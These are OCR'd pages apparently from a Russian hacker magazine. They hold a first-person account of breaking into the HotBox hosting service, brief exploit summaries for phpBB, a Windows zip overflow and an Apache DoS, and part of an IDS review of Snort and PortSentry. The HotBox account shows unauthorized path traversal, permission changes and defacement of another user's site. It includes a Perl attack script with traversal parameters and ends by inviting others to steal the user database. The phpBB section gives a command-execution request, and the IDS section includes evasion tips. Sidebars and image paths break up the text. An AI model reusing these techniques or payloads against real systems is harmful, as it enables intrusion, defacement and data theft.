

Урезаем права

профессиональная привычка к запоминанию различных ссылок, почтовых адресов и паролей :), я без труда припомнил ссылку на этот ресурс. Он располагался (и живет по сей день) на хосте webbuilder.hotbox.ru. Только несколько месяцев назад на главной странице была приятная форма авторизации, а сейчас я увидел сообщение об ошибке. Мол, ты у нас не зарегистрирован, поэтому обойдешься без генератора страниц :). Но не все так плохо: я заметил, что скрипту передается параметр sess_id с нулевым значением. Скопировав номер своей сессии из соседнего окна браузера, я обновил страницу генератора. Сценарий принял мой идентификатор и отобразил стартовую страницу.

Но я пока не спешил создавать новую страницу, так как наткнулся на ссылку, ведущую к старому файл-менеджеру. В отличие от обновленной версии, этот скрипт выполнял все функции (создание, просмотр, редактирование, удаление файлов и т.п.) самостоятельно, тем самым вызывая нездоровый интерес. При исследовании возможностей менеджера мне посчастливилось открыть недокументированную функцию скрипта. Не знаю, что меня надоумило подставить значение chmod в параметр action, но это сработало :). Передо мной появилась небольшая форма, позволяющая менять атрибуты файлов и каталогов. Если файл не указан, используется корневой каталог. Забавы ради я установил права 000 на корень своего виртуального каталога, что возымело поразительный эффект: меня выбросило в корневой каталог самого портала :). Там лежали файлы с очень красивыми названиями, например, conf.inc, auth.php и, конечно же, inf.php, в котором вызывался phpinfo() :). Спустя пять минут я владел данными о структуре сервера, знал аккаунт к БД, но, к сожалению, пока не мог выполнять команды и просматривать файлы вне WWW-зоны.


СОХРАНЯЕМ... И ПРОСМАТРИВАЕМ

После увлекательного просмотра файлов на сервере я изменил атрибуты на прежние и решил покопаться в ВебБилдере. Я создал очень интересную HTML-страничку и размышлял, куда бы ее сохранить. Внимательно оценив параметры, которые передаются скрипту file.savewb.php, я заметил небольшое отличие от остальных сценариев. Как ты понимаешь, всем вышеописанным скриптам передается параметр sess_id, имеющий значение сессии пользователя. В файле file.savewb.php также присутствовал этот идентификатор. Только вот передавался он параметру с именем session_id. Переименовав его в sess_id, я увидел аномальный результат: вместо моего каталога отображался корень диска на сервере. Позже выяснилось,


А вот и phpinfo()...

что если подставить в параметр dirbase нужный каталог, скрипт покажет его содержимое. К сожалению, эта фича не распространялась на файлы - file.savewb.php никак не хотел показывать внутренности документов.

В течение трех длинных вечеров я анализировал содержимое директорий на хостинговом сервере. Выяснилось, что в каталоге /hosting находилась иерархия папок всех зарегистрированных пользователей. Также существовало несколько каталогов, куда были залиты административные скрипты и конфиги. Их просмотр осуществлялся прямо через WWW. Но в общем ситуация выглядела не лучшим образом: от чтения каталогов пользы мало. Мне хотелось научиться выполнять команды, чтобы как можно быстрее добраться до заветной базы. И чем больше я этого желал, тем меньше мне везло во взломе. На третий вечер я уже подумывал о том, чтобы бросить эту затею и написать в службу поддержки о моих достижениях с просьбой все-таки вернуть мой почтовый ящик :). Но внезапно мне посчастливилось найти еще один примечательный баг, который в корне изменил ситуацию.


Упорядоченный листинг файлов


ЭКСПЛУАТИРУЕМ АПЛОАД

Вернувшись на страницы менеджера, я стал изучать внутренности тамошних сценариев. Исходный код находился на WWW и мог просматриваться обычным браузером, благо админ переименовал сценарий auth1.php в auth1.php~ :). Вскрытие показало, что опция wdir фильтруется весьма хреново, а в некоторых случаях не фильтруется совсем. Это означало, что любой желающий мог закинуть файл в произвольный каталог, указав явный путь в переменной $wdir. Чтобы не нарваться на проверку, необходимо использовать префикс «/../../../../../» в имени директории. Примечательно, но проверка осуществлялась лишь по шаблону «../». Ее, как ты понял, можно обмануть путем подстановки слэша в качестве первого символа. Обнаружив это слабое звено, я сохранил HTML-шаблон к себе на диск, чуть-чуть подправил искомую форму и указал в wdir путь к чужому каталогу. Затем создал текстовик с посланием, запустил локальный файл и скормил ему файл xakep.txt. После нажатия на кнопку «Загрузить» я получил, что хотел, - файл залился в каталог юзера hack, который хостился на сервисе pochta.ru.

Я четко понимал, что этот баг дает мне возможность записи в любую подпапку каталога /hosting. По видимому, в этой директории все содержимое принадлежало пользователю nobody. Этот факт позволял дефейсить любые сайты, хостящиеся на сервисе



Баг, позволяющий просматривать содержимое каталогов, присутствует не только в file.sawewb.php, но и в других скриптах.


Критический баг позволяет просмотреть любой каталог

НАПУТСТВЕННОЕ СЛОВО

Возможно, что после выхода этой статьи все дыры залатают, но это меня ничуть не огорчит. Целью данного материала ставилось доказать администраторам, что их сервис действительно взломан. Причем не таким детским способом, который я описал в статье. Все значительно серьезней. Несколько хакеров по сей день имеют доступ к базе клиентов и, быть может, читают твою почту :). Поэтому если ты зарегал аккаунт на ХотБоксе, будь бдителен и следи за своим ящиком, не надеясь на компетентность службы техподдержки.

HotBox. Но перезапись файлов была возможна лишь в случае указания дополнительного параметра confirm, который играл роль подтверждения на замещение файла. Эта нехитрая опция была помещена мной в сохраненный HTML-шаблон.

От нечего делать я запустил google.com, ввел туда запрос «inurl:pochta.ru hack» и получил много ссылок по сайтам хакерской направленности. Затем я составил текст, гласящий, что ломать других нехорошо :), и залил index.html в каталог какому-то хакерюге. Все прошло без особых проблем, и после обновления страницы я увидел свое свежезалитое послание.

ПОВЕРХНОСТНЫЙ АНАЛИЗ ПРАВ

Я понимал, что дефейс - радость только для скрипткидиса. Если бы начинающий хакер нашел такую уязвимость, он был бы на седьмом небе от счастья. Ведь ему попалась такая добыча - не один сайт, а целый хостинг :). Но на меня баг в аплоаде не произвел никакого впечатления. Мне до сих пор хотелось скачать базу с клиентами.

На этот момент я умел делать три вещи: заливать каталоги в определенное место, смотреть содержимое папок и... просматривать (менять) атрибуты файлов. С правами ситуация выглядела так же, как и с заливкой, - в коде прослеживались аналогичные проверки и процедуры. То есть, если я подставлю в file хакерское значение, скрипт покажет мне пермишены на эту папку. В связи с этим у меня родилась еще одна идея: написать перловый скрипт, который бы считывал содержимое файлов в определенной папке и проверял их права. Если на файле будет установлен бит 777 или 666, его можно благополучно перезаписать, внедрив в документ какой-нибудь вредоносный код. Напомню, что просмотр прав должен проводиться в WWW-директории сайтов filemanager.hotbox.ru и hosting.hotbox.ru. Вся загвоздка была в том, что документы в этих злополучных каталогах принадлежали другому юзеру, соответственно, перезаписать их было невозможно. Единственный выход из проблемы - составить сценарий, который ищет файл с некорректными правами. Через полчаса загвоздка наполовину разрешилась - я сваял небольшой и полезный код.

> Не стоит забывать, что все действия хакеров противозаконны, поэтому данная статья предназначена лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.

> На компакте ты найдешь описываемый скрипт, а также видеурок, повторяющий все прелести взлома.

ЧТО ПОМОГЛО МНЕ ПРИ ВЗЛОМЕ?

1. Не найдя видимых ошибок в обновленных скриптах, я обнаружил, что старый движок до сих пор функционирует. Благодаря этому мне удалось взломать сервис.

2. Я придумывал новые способы взлома и активно проверял их на практике. Например, мне удалось угадать недокументированную функцию chmod.

3. Имея доступ к исходникам скриптов, я всегда анализирую их на предмет наличия уязвимостей.

Скрипт, проверяющий права на файлы


```
#!/usr/bin/perl
use Socket;
use IO::Handle;
$host="hosting.hotbox.ru";
$template="/auth1.php?action=chmod&wdir=/../../../../../usr/local/
hotbox/www/tmp/&file=/../../../../../usr/local/hotbox/www/web-
builder/[here]&sess_id=N15d2f1bd2a424ec923e267154dce388"; #
Для каждого файла - своя ссылка
open(FILE,"authadd.lib");
@files=<FILE>;
close(FILE); # Обработаем документ с файлами
foreach(@files){
chomp;
$get=$template;
$get=~s/\[here\]/$_/g;
print $_." ".get($host,$get)."\n"; # Произведем замену и вы-
зов процедуры get для каждого файла
}
sub get {
my ($url,$dir)=@_;
my $host=inet_aton($url) or return 1;
socket(SOCK,AF_INET,SOCK_STREAM,getprotobyname('tcp')) or
die "socket() failed: $!\n";
my $dest_addr=sockaddr_in(80,$host);
connect(SOCK,$dest_addr) or return 3;
SOCK->autoflush(1); # Создадим сокет
print SOCK qq{GET $dir HTTP/1.1\r
Host: $host\r
Pragma: no-cache\r
Cache-Control: no-cache\r
Connection: close\r\n\r\n}; # Пишем в него данные
sysread(SOCK,$data,14000); # Читаем данные
$data=~/<h4>(.*)<\/h4>/; # И выписываем атрибуты файла
$ans=$1;
close(SOCK);
return $ans; # Возвращаем результат
}
```

При тестировании сценария я долго не мог понять, почему он не показывает атрибуты. Дело в том, что для хакерской деятельности мне приходилось применять проксик, а скрипт я запускал с другого шелла. Естественно, что идентификатор не принимался сервером. Чтобы решить проблему, я заюзал продуктивный сценарий с компьютера, где располагался мой прокси-сервер. Только тогда он показал права для всех файлов.

Но и этот скрипт не решил поставленную задачу. Ни один из обработанных файлов не имел прав 666 и 777. Тогда мне в голову пришла другая идея - я решил модифицировать сценарий, чтобы он перед показом прав пытался их изменить. Представь, что по какой-то причине в каталоге находится файл, принадлежащий nobody. В этом случае скрипт, запускающийся от nobody, успешно изменит атрибуты на желаемые. Чтобы проследить такую ситуацию, я добавил в сценарий дополнительный запрос с параметрами owner=7&group=7&public=7&confirm=1. Наличие этих опций заставляет скрипт поменять права на 777. После попытки изменения вызывается процедура get, просматривающая текущие атрибуты. В случае если последние равны трем семеркам, владелец файла - nobody.

ЗЛОСЧАСТНЫЙ ФИНАЛ

Не буду тебя мучить бредовыми идеями :). Скажу лишь, что финт с изменением прав не привел ни к чему хорошему - я не обнаружил ни одного скрипта, которым владеет nobody. Таким образом, помучившись с недельку, я забил на HotBox. Администрация сервиса так и не помогла возвратить ящик, и мне пришлось смириться с мыслью, что это мыло уже никогда ко мне не вернется. Несмотря на это, я сделал для себя вывод: в любой системе при желании можно найти баг. Даже если брешь маленькая, никто не запрещает копать глубже, опираясь на мелкую уязвимость. Возможно, с ее помощью удастся найти дырочку покрупнее, которая приведет, например, к массовому дефейсу. А если совсем постараться, то реально засечь масштабный баг и унести базу данных по пользователям сервиса. У меня не хватило стремления, чтобы добиться этой цели. Но немаловероятно, найдется человек, который доведет мое дело до конца :).



Заливка index.html в чужой каталог





Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



PHPBB <= 2.0.10

ОПИСАНИЕ:

Во всех форумах есть ошибки. Я, например, когда-то нашел сокрушительный баг в отечественном wtboard. Мой хороший знакомый обнаружил брешь в UBBThreads и даже написал действующий сплойт. Теперь вот выяснилось, что и phpBB хранит в своем коде уязвимость. Баг проявляет себя при вставке в запрос специального символа =%2527. В результате взломщик способен не только прочитать все админские хэши, а даже выполнить произвольную команду. Достаточно сделать нехитрый реквест вида www.weakly.com/phpBB/viewtopic.php?t=31337&highlight=%2527.system($_GET[id]).%2527&id=cmd, и вывод команды cmd успешно отобразится на экране. Чуваки из команды RusH посчитали, что процесс необходимо автоматизировать, и написали действующий эксплойт. Перловому скрипту нужно передать четыре параметра: адрес сервера, путь к форуму, номер темы и команду, и сценарий выполнит черное дело.

ЗАЩИТА:

Единственный способ защиты - переустановить phpBB до более стабильной версии. На сей момент баг отсутствует только в релизе 2.0.11. Скачать форум можно с сайта www.phpbb.com.

ССЫЛКИ:


Чудодейственный сплойт находится по адресу www.xakep.ru/post/24769/exploit1.txt.

ЗАКЛЮЧЕНИЕ:

С уверенностью утверждаю, что брешь в phpBB - самая горячая уязвимость за осенний сезон. После выхода эксплойта были взломаны сотни серверов, включая хостинги, коммерческие порталы и, конечно же, www.phpbb.com :).

GREETS:

Эксплойт был написан хакерами из команды RusH Security Team. Их сайт www.rst.void.ru. Двойной респект за кроссплатформенную Perl-реализацию ;).



Слушай мою команду!

WINDOWS COMPRESSED FOLDERS EXPLOIT

ОПИСАНИЕ:

В который раз MicroSoft радует своими недоделками. 28 ноября на лентах багтрака появился свежий эксплойт для Windows XP. Баг таится в библиотеке zipfldr.dll, которая служит для обработки так называемых сжатых папок (или попросту zip-архивов). В этой либе было замечено целочисленное переполнение буфера. Срыв стека проявляется при попытке распаковать файл с длинным именем. Прежде чем запускать хакерское творение, тебе необходимо узнать адрес возврата бажной библиотеки. Для этого прицепи какой-нибудь дебаггер к проводнику, а затем попытайся добавить файл в zip-архив (обычный архив, который нужно открыть стандартным эксплорером). Либа проявит себя, и в дебаггере высветится заветный адресок. Аккуратно пропатчь код эксплойта и скомпилируй файл. После этих действий можно создавать подложный архив и смело переполнять буфер винды.

ЗАЩИТА:

MicroSoft посчитал ошибку критической, так как буфер переполняется даже в винде со вторым сервис-паком. Рекомендуется обновить библиотеку очередным патчем с сайта мелкомягких

ССЫЛКИ:


Эксплойт можно взять с www.xakep.ru/post/24771/exploit.txt. Техническое описание бага можно прочитать по адресу www.security.nnov.ru/search/document.asp?docid=6979. Там же ищи ссылку на патч.

ЗАКЛЮЧЕНИЕ:

Помимо WinXP, уязвимым считается и Win2003 Server, поэтому всем админам этой операционки нужно обновиться. Для тех, кто еще не понял, подчеркиваю, что эксплойт локальный. Он может использоваться лишь для поднятия привилегий.

GREETS:

Автор эксплойта - хакер с ником Tarako (японец, что ли? :)). Однако он не первопроходец бага, идея эксплуатирования принадлежит известной команде eEye.



Бажный архивчик

APACHE <= 2.0.52 DOS

ОПИСАНИЕ:

Что-то давно я про баги в Apache ничего не писал :). Надо бы исправить положение. Итак, 28 ноября люди узнали о нестабильности httpd версии 2.0.52. Как оказалось, с помощью многочисленных кривых GET-запросов можно не только убить демон, но и завесить сервер :). В строке, посылаемой серверу, должно присутствовать около 8 000 пробелов. Всего нужно передать 8 000 строк. Только в этом случае сервак гарантированно отбросит копыта. Из-за интегрированной многопоточности эксплойт справляется с задачей всего за 3-5 минут. Ходят слухи, что баг существует и в версии 2.0.48 (и в более ранних), но я тестировал сплойт на релизе 2.0.52. Как я уже упомянул, после DoS-атаки падает не только httpd, но и сам сервер. Вернуть машину к жизни поможет только reboot.

ЗАЩИТА:

Чтобы не стать случайной жертвой, нужно обновить апач до более стабильной версии. Лично я считаю, что вторая ветка очень сырая, поэтому нет смысла устанавливать ее на доверенные машины.

ССЫЛКИ:


Если интересны технические детали, тебе сюда: www.securitylab.ru/49289.html.

ЗАКЛЮЧЕНИЕ:

Сисадмины из-за присущей им инертности еще долго не обновят свой httpd. А пока на их серверах вертятся бажные демоны, хакеры будут DoS'ить ни в чем неповинные машины. Просто так, для профилактики :).

GREETS:

Респекты j0hnylightning'у. Этот малоизвестный взломщик нашел баг, написал убойный сплойт и выложил его в публичный источник.



DoS'им случайную жертву



Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

IDS ПОД МИКРОСКОПОМ

Любой сисадмин мечтает защитить свой сервер от нападений. Некоторые доверяют файрволу, другие уповают на аппаратную защиту, а остальные ищут спасение в системах IDS. На сегодняшний день использование IDS является одним из популярных методов защиты против хакеров. Но, увы, зная особенности той или иной программы, можно легко ее обмануть. Желаешь узнать как? Тогда читай дальше!

АНАЛИЗ СИСТЕМ ОБНАРУЖЕНИЯ АТАК

КАКИЕ БЫВАЮТ IDS

IDS (Intrusion Detect System) - не что иное, как софт для обнаружения хакерских атак. Из определения можно предположить, что такая программа каким-то образом отлавливает все попытки незаконного проникновения в систему. Причем софтина наделена особым интеллектом. Именно это и отличает IDS от обычного файрвола, который, к слову, тоже умеет вести логи по определенным подключениям.

В силу своей конструкции IDS может быть сетевой, локальной или смешанной. Сетевая IDS позволяет отлавливать попытки сетевых махинаций (сканирование портов, подключения к машине, DoS-атаки, кривые DNS-запросы и т.п.). Причем сетевая IDS в состоянии обеспечивать безопасность не только одного сервера, но и целой подсети. В отличие от нее, локальная IDS следит за безопасностью только одной машины. Для нее нет понятия «сеть», она лишь мониторит локальные файлы. То есть, скажем, если злобный хакер вдруг установит руткит, то локальная IDS его тут же засечет и отправит администратору сообщение.

Наконец, смешанная IDS следит за безопасностью одного сервера с поддержкой сетевых функций (например, контролирует постоянное число открытых портов, активных сетевых сервисов и т.п.).

По возможностям IDS разделяются на активные и пассивные. Активные системы могут противодействовать атакам сразу же после их обнаружения. К примеру, Петя Кипятильников решил просканировать порты на сервере Васи Табуреткина. Продвинутый Василий установил IDS на доверенном сервере и ушел пить пиво. Стоило только негодяйскому Петру произвести попытку сканирования, как умная программа сразу занесла его айпишник в черный лист файрвола и все дальнейшие попытки скана не принесли результата. Это и есть наглядный пример активной IDS. Если бы Вася поставил пассивную систему обнаружения атак, то Петька смог бы без особых проблем закончить сканирование и даже порутать сервер. А горе-админ Васек получил бы только отчет по e-mail или запись в логах о факте сканирования портов :).

Можно классифицировать IDS и по другим признакам, например по операционной системе. В этой статье я буду рассматривать системы обнаружения, установленные на Linux. В силу частичной кроссплатформенности некоторые из них могут без труда портироваться на FreeBSD и другие *nix-like системы, но все полевые испытания я проводил в своей любимой оси AltLinux 2.2.

Начнем наше знакомство с сетевых IDS. В список обозреваемых программ я сразу записал Snort и PortSentry. Эти IDS прошли ряд суровых испытаний на моем тестовом стенде. Пришло время поделиться результатами этого тестирования.

SNORT - ХРЮКАЮЩАЯ ЗАЩИТА

Дословно Snort переводится как «хрюк». Недаром на логотипе производителя изображена свинья :). Несмотря на убогое лого, система обнаружения выполнена без сучка и задоринки.

❶. Установка

Устанавливается Snort в два этапа. Первое действие, которое нужно сделать, - поставить две библиотеки: libpcap (атрибут известного tcpdump) и libpcre (обработчик регулярных выражений). Затем инсталлируется непосредственно Snort (www.snort.org/dl/snort-2.3.0RC1.tar.gz):

```
$> tar xzvf snort-2.3.0RC1.tar.gz
$> cd snort-2.3.0RC1
$> ./configure
$> make
#> make install
```

После трех заветных команд копируй все файлы из каталога snort-2.3.0RC1/etc в /etc/snort и приступай к редактированию /etc/snort/snort.conf.

В конфиге тебя интересует всего несколько опций. Во-первых, укажи ip-адрес сети, которую будет обслуживать IDS. Это делается путем правки строки «var HOME_NET». Если ты записал в качестве сети ранжир ip-адресов, то будь любезен оговорить назначение серверов в директивах DNS_SERVERS, SQL_SERVERS, SMTP_SERVERS и т.п. К каждому из этих сервисов привязывается свой список правил, согласно которым будет обнаруживаться та или иная атака.

Теперь переходи к третьей части конфигурационного файла и указывай способ записи собранной информации. Здесь возможно использование как баз данных, так и классического syslogd. Прочитай комментарии и используй указанные примеры - думаю, с этим у тебя проблем не возникнет.

Наконец, самая последняя часть конфига описывает подключаемые плагины. Я советую применить абсолютно все файлы с правилами, а если будут замечены ложные записи в журналах, закомментируй один из рулесов. Именно так я делал при испытании и обкатке Snort'а. Да, и не забудь определить переменную PATH_RULES (ее назначение додумай сам :)).

❷. Возможности

Как я уже сказал, возможности Snort впечатляют. Он может обнаружить передачу шеллкода по любому порту, stealth-сканирование, эксплуатирование различных сервисов, всевозможные признаки DoS-атак и даже неудачные попытки аутентификации на различных сервисах. Однако весомый недостаток Snort - пассивность этой системы. То есть максимум, что может IDS, - записать событие в лог-файл. Если ставишь Snort, то будь готов к ежедневному просмотру логов.

❸. Обход IDS


Чтобы обойти Snort, особого ума не надо. Во-первых, если хакер использует прокси-сервер, то логирование адреса не даст исчерпывающей информации. Во-вторых, хакер, внедрившийся в систему, сможет аккуратно подтереть логи, и админ даже не догадается о присутствии злоумышленника. И наконец, Snort успел отметиться в списке бажных приложений. Для ранних версий IDS есть свои эксплойты, приводящие к удаленному взлому системы.

❹. Советы администратору

Исходя из вышеперечисленных недостатков, можно посоветовать сисадмину вести более умное логирование попыток взлома. То есть писать логи на стороннюю машину, где установлен сетевой syslogd или какая-нибудь СУБД. Это, конечно, не остановит хакера, но так ты хоть будешь знать, с какого адреса поломали твой сервер :).

СТАРЫЙ И НАДЕЖНЫЙ PORTSENTRY

Только что мы познакомились с представителем пассивно-сетевых IDS. Пришло время перейти к активной стороне. Как ты знаешь, в мире существует незабываемая программа PortSentry из комплекта SentryTools. Ее задача - отлавливать и блокировать сканирование портов. Я подчеркиваю, что эта система не только журналирует попытку сканирования, но и блокирует ее, то есть является активной IDS. Рассмотрим прелести этой системы обнаружения атак подробнее.



Удобочитаемый лог IDS

ЯДЕРНЫЕ IDS

Одним из подклассов локальных IDS являются ядерные системы защиты. Подобные проекты выполнены в виде патча к ядру и являются более устойчивыми решениями против хакеров. Чтобы установить такой проект, нужно активировать дополнение, а затем пересобрать ядро. Более подробно об использовании таких систем ты сможешь почитать в одном из ближайших номеров X.

```
[root@linux forb]# snort -c /usr/local/etc/snort.conf
Running in IDS mode
Log directory = /var/log/snort

Initializing Network Interface eth0

        --== Initializing Snort ==--
Initializing Output Plugins!
Decoding Ethernet on interface eth0
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file /usr/local/etc/snort.conf

+++++++++++++++++++++++++++++++++++++++++++++++++++
Initializing rule chains...
,-----------[Flow Config]----------------------
| Stats Interval:  0
| Hash Method:     2
| Memcap:          10485760
| Rows  :          4099
| Overhead Bytes:  16400(%0.16)
`----------------------------------------------
No arguments to frag2 directive, setting defaults to:
    Fragment timeout: 60 seconds
```

Правильный запуск Snort


❶. Установка

PortSentry не требует никаких зависимостей и довольно просто устанавливается. Для начала возьми дистрибутив утилиты по адресу http://prdownloads.sourceforge.net/sentrytools/portsentry-1.2.tar.gz?download. Затем распакуй архив и набери команду make linux (PortSentry может собираться и на других nix-like-системах). Затем инсталлируй проект командой make install. Если все сделано без ошибок, в каталоге /usr/local/psionic/portsentry появятся три файла: portsentry - непосредственно бинарник, portsentry.conf - конфиг IDS и portsentry.ignore - хосты для игнорирования.

Теперь открывай portsentry.conf и изменяй в нем ряд параметров. В первом разделе есть примеры TCP/UDP-портов, которые необходимо контролировать. Учти, что если порт уже открыт, он не должен присутствовать в этом списке - особенностью IDS является слежение за fake-портами, коннект на которые и определяет попытку сканирования.

Чуть ниже оговаривается путь к файлу с игнорируемыми хостами, на которые не распространяется действие IDS, путь к главному логу системы, а также к файлу, в котором записываются временно блокируемые адреса (файл обновляется при каждом запуске PortSentry).


Далее определяется политика IDS. По умолчанию блокируются все попытки сканирования UDP- и TCP-портов, но ты вправе это изменить. Если решил не менять - самое время определиться, каким способом будет осуществлено пресечение скана. Первый способ заключается в добавлении маршрута на несуществующий шлюз. При этом все обращения на машину перенаправятся в никуда и злоумышленник не получит ответа. Недостатком этого приема является тот факт, что после многочисленных попыток сканирования таблица маршрутов будет содержать множество фейковых записей. Второй способ блокировки осуществляется с помощью файрвола. Исходя из установленного брандмауэра на сервере, раскомментируй нужную строку в конфигурационном файле и радуйся жизни. Теперь при попытке сканирования ip-адрес взломщика автоматически будет добавлен в цепь правил iptables или другого межсетевого экрана. Помимо этих двух способов, есть и третий: блокировка адреса путем записи правила в /etc/hosts.deny (применимо только для inetd/xinetd-сервисов).



На компакт-диске ты найдешь все описываемые IDS, а также парочку других систем обнаружения атак для самостоятельного изучения.



Не стоит забывать о целой группе статей в Уголовном кодексе РФ, карающих незаконные действия сетевых негодяев. Материал, который ты держишь в руках, дан лишь для организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.


Нещадное блокирование хоста злоумышленника

Самым последним параметром в конфе является строка, объявляющая баннер фейкового порта. Здесь можно написать что угодно, например «weakly suid service» :).

❼. Возможности

PortSentry умеет определять все виды сканирования портов, включая stealth-scan. Против других методов нападения IDS бессильна. Учитывая то, что сканирование портов применяется во многих случаях нападения, можно сделать вывод, что утилита действительно полезна. Кстати, помимо PortSentry существует программа LogSentry, которая анализирует логи IDS, приводя их в удобочитаемый формат.

❽. Обход IDS

